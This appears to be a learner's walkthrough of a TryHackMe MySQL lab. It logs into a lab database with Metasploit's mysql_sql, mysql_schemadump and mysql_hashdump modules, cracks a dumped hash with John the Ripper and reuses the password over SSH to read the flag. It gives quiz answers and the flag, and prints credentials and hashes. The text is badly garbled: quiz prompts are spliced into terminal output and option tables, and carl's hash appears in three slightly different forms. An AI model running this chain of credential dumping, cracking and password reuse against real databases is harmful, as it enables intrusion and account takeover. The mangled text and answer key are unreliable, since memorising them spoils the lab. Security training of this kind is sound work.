Below the module list, there is a note: "As always, let's start out with a port scan, so we know what port the service we're trying to attack is running on. What port is MySQL using?" followed by the command "Interact with a module by name or index. For example info 0, use 0 or use auxiliary/admin/mysql/mysql_sql".

The user then runs "use 0" and "msf6 auxiliary(admin/mysql/mysql_sql) > show options". The options are:

Name	Current Setting	Required	Description
PASSWORD	password	no	The password for the specified username
RHOSTS	10.10.70.18	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	3306	yes	The target port (TCP)
SQL	select version()	yes	The SQL to execute.
USERNAME	root	no	The username to authenticate as

The user sets "RHOSTS" to "10.10.70.18" and "PASSWORD" to "password". Then they run "msf6 auxiliary(admin/mysql/mysql_sql) > set USERNAME root" and "msf6 auxiliary(admin/mysql/mysql_sql) > show options". The options remain the same.

Finally, the user runs "msf6 auxiliary(admin/mysql/mysql_sql) >".

- Then exploit.

```

msf6 auxiliary(admin/mysql/mysql_sql) > exploit
[*] Running module against 10.10.70.18
[*] 10.10.70.18:3306 - Sending statement: 'select version()' ...
[*] 10.10.70.18:3306 - | 5.7.29-0ubuntu0.18.04.1 |
[*] Auxiliary module execution completed
msf6 auxiliary(admin/mysql/mysql_sql) >

```

IP Address
10.10.70.18

As always, let's start out with a port scan, so we know what port the service is listening on.

3306

- We found the version of ubuntu running on it.
- Now again list the options and change the “sql” option of this module (mysql_sql) to “show databases” and then exploit.

The screenshot shows the TryHackMe Network Services challenge interface. At the top, there is a terminal window titled "TryHackMe | Network Services" with the command "msf6 auxiliary(admin/mysql/mysql_sql) >". Below the terminal, there are two sections of "Module options" tables. The first table shows the current settings: RHOSTS (10.10.70.18), RPORT (3306), SQL ("select version()"), and USERNAME (root). The second table shows the modified settings after changing the SQL option to "show databases". A "Correct Answer" button is visible next to the modified table. Below the tables, a note says "Good, now- we think we have a set of credentials. Let's double check that by manually connecting to the MySQL server. We can do this using the command "mysql -h [IP] -u [username] -p"".

msf6 auxiliary(admin/mysql/mysql_sql) > show options

Name	Current Setting	Required	Description
PASSWORD	password	no	The password for the specified username
RHOSTS	10.10.70.18	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	3306	yes	The target port (TCP)
SQL	select version()	yes	The SQL to execute.
USERNAME	root	no	The username to authenticate as

msf6 auxiliary(admin/mysql/mysql_sql) > set SQL show databases

SQL => show databases

msf6 auxiliary(admin/mysql/mysql_sql) > show options

Name	Current Setting	Required	Description
PASSWORD	password	no	The password for the specified username
RHOSTS	10.10.70.18	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	3306	yes	The target port (TCP)
SQL	show databases	yes	The SQL to execute.
USERNAME	root	no	The username to authenticate as

msf6 auxiliary(admin/mysql/mysql_sql) >

Run the exploit. By default it will test with the "select version()" command, what result does this give you?

5.7.29-0ubuntu0.18.04.1

Great! We know that our exploit is landing as planned. Let's try to gain some more ambitious information. Change the "sql" option to "show databases", how many databases are returned?

Answer format: #

Submit

Task 10: Exploiting MySQL

Task 11: Further Learning

```

msf6 auxiliary(admin/mysql/mysql_sql) > exploit
[*] Running module against 10.10.70.18
[*] 10.10.70.18:3306 - Sending statement: 'show databases' ...
[*] 10.10.70.18:3306 - | information_schema |
[*] 10.10.70.18:3306 - | mysql |
[*] 10.10.70.18:3306 - | performance_schema |
[*] 10.10.70.18:3306 - | sys |
[*] Auxiliary module execution completed
msf6 auxiliary(admin/mysql/mysql_sql) >

```

Good, now- we think we have a set of credentials. Let's double check that by -h [IP] -u [username] -p"

- Here, we got the name of all the databases.

Answer the questions below

As always, let's start out with a port scan, so we know what port the service we're trying to attack is running on. What port is MySQL using?

3306

Correct Answer

Good, now- we think we have a set of credentials. Let's double check that by manually connecting to the MySQL server. We can do this using the command "mysql -h [IP] -u [username] -p"

No answer needed

Question Done

Okay, we know that our login credentials work. Lets quit out of this session with "exit" and launch up Metasploit.

No answer needed

Question Done

We're going to be using the "mysql_sql" module.

Search for, select and list the options it needs. What three options do we need to set? (in descending order).

PASSWORD/RHOSTS/USERNAME

Correct Answer

💡 Hint

Run the exploit. By default it will test with the "select version()" command, what result does this give you?

5.7.29-0ubuntu0.18.04.1

Correct Answer

Great! We know that our exploit is landing as planned. Let's try to gain some more ambitious information. Change the "sql" option to "show databases". how many databases are returned?

4

Correct Answer

Exploiting MySQL

What do we know?

Let's take a sanity check before moving on to try and exploit the database fully, and gain more sensitive information than just database names. We know:

1. MySQL server credentials
2. The version of MySQL running
3. The number of Databases, and their names.

Key Terminology

In order to understand the exploits we're going to use next- we need to understand a few key terms.

Schema:

In MySQL, physically, a *schema* is synonymous with a *database*. You can substitute the keyword "SCHEMA" instead of DATABASE in MySQL SQL syntax, for example using CREATE SCHEMA instead of CREATE DATABASE. It's important to understand this relationship because some other database products draw a distinction. For example, in the Oracle Database product, a *schema* represents only a part of a database: the tables and other objects owned by a single user.

Hashes:

Hashes are, very simply, the product of a cryptographic algorithm to turn a variable length input into a fixed length output.

In MySQL hashes can be used in different ways, for instance to index data into a hash table. Each hash has a unique ID that serves as a pointer to the original data. This creates an index that is significantly smaller than the original data, allowing the values to be searched and accessed more efficiently

However, the data we're going to be extracting are password hashes which are simply a way of storing passwords not in plaintext format.

Lets get cracking.

Answer the questions below

First, let's search for and select the "mysql_schemadump" module. What's the module's full name?

auxiliary/scanner/mysql/mysql_schemadump

Correct Answer

Great! Now, you've done this a few times by now so I'll let you take it from here. Set the relevant options, run the exploit. What's the name of the last table that gets dumped?

x\$waits_global_by_latency

Correct Answer

Awesome, you have now dumped the tables, and column names of the whole database. But we can do one better... search for and select the "mysql_hashdump" module. What's the module's full name?

auxiliary/scanner/mysql/mysql_hashdump

Correct Answer

Again, I'll let you take it from here. Set the relevant options, run the exploit. What non-default user stands out to you?

carl

Correct Answer

Another user! And we have their password hash. This could be very interesting. Copy the hash string in full, like: bob:*HASH to a text file on your local machine called "hash.txt".

What is the user/hash combination string?

carl:*EA031893AA21444B170FC2162A56978B8CEECE18

Correct Answer

💡 Hint

Now, we need to crack the password! Let's try John the Ripper against it using: "john hash.txt" what is the password of the user we found?

doggie

Correct Answer

Awesome. Password reuse is not only extremely dangerous, but extremely common. What are the chances that this user has reused their password for a different service?

What's the contents of MySQL.txt

THM{congratulations_you_got_the_mySQL_flag}

Correct Answer

File Actions Edit View Help IP Address 10.10.70.18 Expires 1h 00m 17s Add 1 hour Terminate

msf6 > search mysql_schema

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/mysql/mysql_schemadump		normal	No	MYSQL Schema Dump

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/mysql/mysql_schemadump. A instead of DATABASE in MySQL SQL syntax, for example using CREATE SCHEMA instead of CREATE DATABASE. It's important to understand this relationship because some other database products draw a database product, a schema represents only a part of a database: the tables and other objects owned by a single user.

Module options (auxiliary/scanner/mysql/mysql_schemadump):

Name	Current Setting	Required	Description
DISPLAY_RESULTS	true	yes	Display the Results to the Screen
PASSWORD	In MySQL, has can be	no	The password for the specified username
RHOSTS	In MySQL, has can be	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	3306	yes	This creates yesdex thaThe target port (TCP) han the original data, allowing the values to be searched and accessed more efficiently
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME	However, the no a we're	no	The username to authenticate as hashes which are simply a way of storing passwords not in plaintext format.

msf6 auxiliary(scanner/mysql/mysql_schemadump) >

Answer the questions below

First, let's search for and select the "mysql_schemadump" module. What's the module's full name?

Answer format: *****/*****/*****/*****

Submit

Great! Now, you've done this a few times by now so I'll let you take it from here. Set the relevant options, run the exploit. What's the name of the last table that gets dumped?

Answer format: *****

Submit

Awesome, you have now dumped the tables, and column names of the whole database. But we can do one better... search for and select the "mysql_hashdump" module. What's the module's full name?

Answer format: *****/*****/*****/*****

Submit

- Now, set the relevant options, i.e. set the PASSWORD as password, set the USERNAME as root, and the RHOSTS as the ip address of the target
- Then exploit.

File Actions Edit View Help IP Address 10.10.70.18 Expires 57m 18s 11:07 PM 61% G

msf6 > search mysql_schema

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
-	ColumnType: bigint(20) unsigned questions below				
-	ColumnName: avg_latency				
-	ColumnType: decimal(46,4)				
-	ColumnName: max_latency				Let's search for and select the "mysql_schemadump" module. What's the module's full name?
-	ColumnType: bigint(20) unsigned				
-	TableName: x\$waits_by_host_by_latency/mysql/mysql_schemadump				
Columns:					Correct Answer
-	ColumnName: host				
-	ColumnType: varchar(60)				Now, you've done this a few times by now so I'll let you take it from here. Set the relevant options, run the exploit. What's the name of the last table that gets dumped?
-	ColumnName: event				
-	ColumnType: varchar(128)				
-	ColumnName: total				
-	ColumnType: bigint(20) unsigned				
-	ColumnName: total_latency				
-	ColumnType: bigint(20) unsigned				
-	ColumnName: avg_latency				You have now dumped the tables, and column names of the whole database. But we can do one better... search for and select the "mysql_hashdump" module. What's the module's full name?
-	ColumnType: bigint(20) unsigned				
-	ColumnName: max_latency				
-	ColumnType: bigint(20) unsigned				
-	TableName: x\$waits_by_user_by_latency				
Columns:					Correct Answer
-	ColumnName: user				
-	ColumnType: varchar(32)				
-	ColumnName: event				
-	ColumnType: varchar(128)				
-	ColumnName: total				
-	ColumnType: bigint(20) unsigned				
-	ColumnName: total_latency				And we have their password hash. This could be very interesting. Copy the hash string in full, like: bob:"HASH to a text file on your local machine
-	ColumnType: bigint(20) unsigned				
-	ColumnName: avg_latency				
-	ColumnType: bigint(20) unsigned				
-	ColumnName: max_latency				
-	ColumnType: bigint(20) unsigned				
-	TableName: x\$waits_global_by_latency				
Columns:					Correct Answer
-	ColumnName: events				
-	ColumnType: varchar(128)				We need to crack the password! Let's try John the Ripper against it using: "john hash.txt" what is the password of the user we found?
-	ColumnName: total				
-	ColumnType: bigint(20) unsigned				
-	ColumnName: total_latency				
-	ColumnType: bigint(20) unsigned				
-	ColumnName: avg_latency				password reuse is not only extremely dangerous, but extremely common. What are the chances that this user has reused their password for a
-	ColumnType: bigint(20) unsigned				
-	ColumnName: max_latency				
-	ColumnType: bigint(20) unsigned				

[*] 10.10.70.18:3306 Scanned 1 of 1 hosts (100% complete)

[*] Auxiliary module execution completed

msf6 auxiliary(scanner/mysql/mysql_schemadump) >

File Actions Edit View Help IP Address 10.10.70.18 Expires 53m 46s Add 1 hour Terminate

```
msf6 auxiliary(scanner/mysql/mysql_schemadump) > search mysql_hashdump
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/mysql/mysql_hashdump		normal	No	MySQL Password Hashdump
1	auxiliary/analyze/crack_databases		normal	No	Password Cracker: Databases

First, let's search for and select the "mysql_schemadump" module. What's the module's full name?

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/analyze/crack_databases waits global by latency

```
msf6 auxiliary(scanner/mysql/mysql_schemadump) > use 0
```

msf6 auxiliary(scanner/mysql/mysql_hashdump) > show options

Module options (auxiliary/scanner/mysql/mysql_hashdump):

Name	Current Setting	Required	Description
PASSWORD	password	no	The password for the specified username
RHOSTS	10.10.70.18	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	3306	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME	root	no	The username to authenticate as

msf6 auxiliary(scanner/mysql/mysql_hashdump) > set PASSWORD password

PASSWORD => password

Another user! And we have their password hash. This could be very interesting. Copy the hash string in full, like: bob:"HASH" to a text file on your local machine

msf6 auxiliary(scanner/mysql/mysql_hashdump) > set USERNAME root

USERNAME => root

msf6 auxiliary(scanner/mysql/mysql_hashdump) > set RHOSTS 10.10.70.18

RHOSTS => 10.10.70.18

msf6 auxiliary(scanner/mysql/mysql_hashdump) > show options

Module options (auxiliary/scanner/mysql/mysql_hashdump):

Name	Current Setting	Required	Description
PASSWORD	password	no	The password for the specified username
RHOSTS	10.10.70.18	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	3306	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME	root	no	The username to authenticate as

msf6 auxiliary(scanner/mysql/mysql_hashdump) >

What's the contents of MySQL.txt

Answer format: ***

File Actions Edit View Help IP Address 10.10.70.18 Expires 53m 28s Add 1 hour Terminate

```
msf6 auxiliary(scanner/mysql/mysql_schemadump) > search mysql_hashdump
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/mysql/mysql_hashdump		normal	No	MySQL Password Hashdump
1	auxiliary/analyze/crack_databases		normal	No	Password Cracker: Databases

First, let's search for and select the "mysql_schemadump" module. What's the module's full name?

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/analyze/crack_databases

```
msf6 auxiliary(scanner/mysql/mysql_schemadump) > use 0
```

msf6 auxiliary(scanner/mysql/mysql_hashdump) > show options

Module options (auxiliary/scanner/mysql/mysql_hashdump):

Name	Current Setting	Required	Description
PASSWORD	password	no	The password for the specified username
RHOSTS	10.10.70.18	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	3306	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME	root	no	The username to authenticate as

msf6 auxiliary(scanner/mysql/mysql_hashdump) > set PASSWORD password

PASSWORD => password

Another user! And we have their password hash. This could be very interesting. Copy the hash string in full, like: bob:"HASH" to a text file on your local machine

msf6 auxiliary(scanner/mysql/mysql_hashdump) > set USERNAME root

USERNAME => root

msf6 auxiliary(scanner/mysql/mysql_hashdump) > set RHOSTS 10.10.70.18

RHOSTS => 10.10.70.18

msf6 auxiliary(scanner/mysql/mysql_hashdump) > show options

Module options (auxiliary/scanner/mysql/mysql_hashdump):


Name	Current Setting	Required	Description
PASSWORD	password	no	The password for the specified username
RHOSTS	10.10.70.18	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	3306	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME	root	no	The username to authenticate as

msf6 auxiliary(scanner/mysql/mysql_hashdump) > exploit

```
[+] 10.10.70.18:3306 - Saving HashString as Loot: root:  
[+] 10.10.70.18:3306 - Saving HashString as Loot: mysql.session:*THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE chances that this user has reused their password for a  
[+] 10.10.70.18:3306 - Saving HashString as Loot: mysql.sys-*THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE  
[+] 10.10.70.18:3306 - Saving HashString as Loot: debian-sys-maint:*D9C95B328FE46FFAE1A55A2DE5719A8681B2F79E  
[+] 10.10.70.18:3306 - Saving HashString as Loot: root:*2470C0C060EE42FD1618BB99005ADC2E9D1E19  
[+] 10.10.70.18:3306 - Saving HashString as Loot: carl:*EA031893AA21444B170FC2162A56978B8CEECCE18  
[*] 10.10.70.18:3306 - Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed
```

msf6 auxiliary(scanner/mysql/mysql_hashdump) >

- From here we get the password hash of the user carl.



- Crack the hash using John.

File Actions Edit View Help

polomysql 10.10.70.18 root@kali:/home/kali/Desktop 51m 0s Add 1 hour Performance

(root㉿kali)-[~/home/kali/Desktop]

john hash.txt

Using default input encoding: UTF-8

Loaded 1 password hash (mysql-sha1, MySQL 4.1+ [SHA1 256/256 AVX2 8x])

Warning: no OpenMP support for this hash type, consider --fork=2.

Proceeding with single, rules:Single

Press 'q' or Ctrl-C to abort, almost any other key for status

Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance. Set the relevant options, run the exploit. What's the name of the last table that

Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.

Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.

Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.

Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.

Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.

Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.

Almost done: Processing the remaining buffered candidate passwords, if any. names of the whole database. But we can do one better... search for and select the "mysql_hashdump"

Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist

Warning: Only 6 candidates left, minimum 8 needed for performance.

Proceeding with incremental:ASCII

doggie (carl) [root@kali ~]# ./john --wordlist=/usr/share/john/password.lst mysql_hashdump

1g 0:00:00:00 DONE 3/3 (2022-06-18 23:13) 1.11ig/s 2540Kp/s 2540Kc/s 2540KC/s doggie..doggia

Use the "--show" option to display all of the cracked passwords reliably

Session completed

(root㉿kali)-[~/home/kali/Desktop]

Another user! And we have their password hash. This could be very interesting. Copy the hash string in full, like: bob:"HASH" to a text file on your local machine called "hash.txt".

What is the user/hash combination string?

carl:E031893AA21144B170FC2162A5697888CEECE18

Now, we need to crack the password! Let's try John the Ripper against it using: "john hash.txt" what is the password of the user we found?

doggie

Awesome. Password reuse is not only extremely dangerous, but extremely common. What are the chances that this user has reused their password for a different service?

What's the contents of MySQL.txt

Answer format: ***{*****}

- We got the password i.e. “doggie”.
 - Then try to connect to the mysql server using the login credentials as we did in the enumeration section, but we found that we are denied access.
 - Try to login with ssh

```
(root💀 kali)-[~/home/kali/Desktop]
# ssh carl@10.10.70.18 gets dumped?
The authenticity of host '10.10.70.18 (10.10.70.18)' can't be established.
ECDSA key fingerprint is SHA256:9S3Avia08/py9bzFfGsbMQaGCJLMWT3uCYJxPZ/w2j4.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.70.18' (ECDSA) to the list of known hosts.
carl@10.10.70.18's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-96-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information as of Sun Jun 19 03:15:14 UTC 2022 Set the relevant options, run the exploit. What
System load: 0.08          Processes:      87
Usage of /: 41.7% of 9.78GB Users logged in: 0
Memory usage: 32%          IP address for eth0: 10.10.70.18
Swap usage: 0%             Another user! And we have their password hash. This could be very interesting. Called "hash.txt".
23 packages can be updated.
0 updates are security updates. Is the user/hash combination string?

Last login: Thu Apr 23 12:57:41 2020 from 192.168.1.110
carl@polomysql:~$ █
```

Now, we need to crack the password! Let's try John the Ripper against it using:

```
doggie
```

Awesome. Password reuse is not only extremely dangerous, but extremely common.

- Successfully logged in remotely using ssh.

```
carl@polomysql:~$ ls
MySQL.txt
carl@polomysql:~$ cat MySQL.txt
THM{congratulations_you_got_the_mySQL_flag}
carl@polomysql:~$ █
```

Awesome. You have now dumped the MySQL database!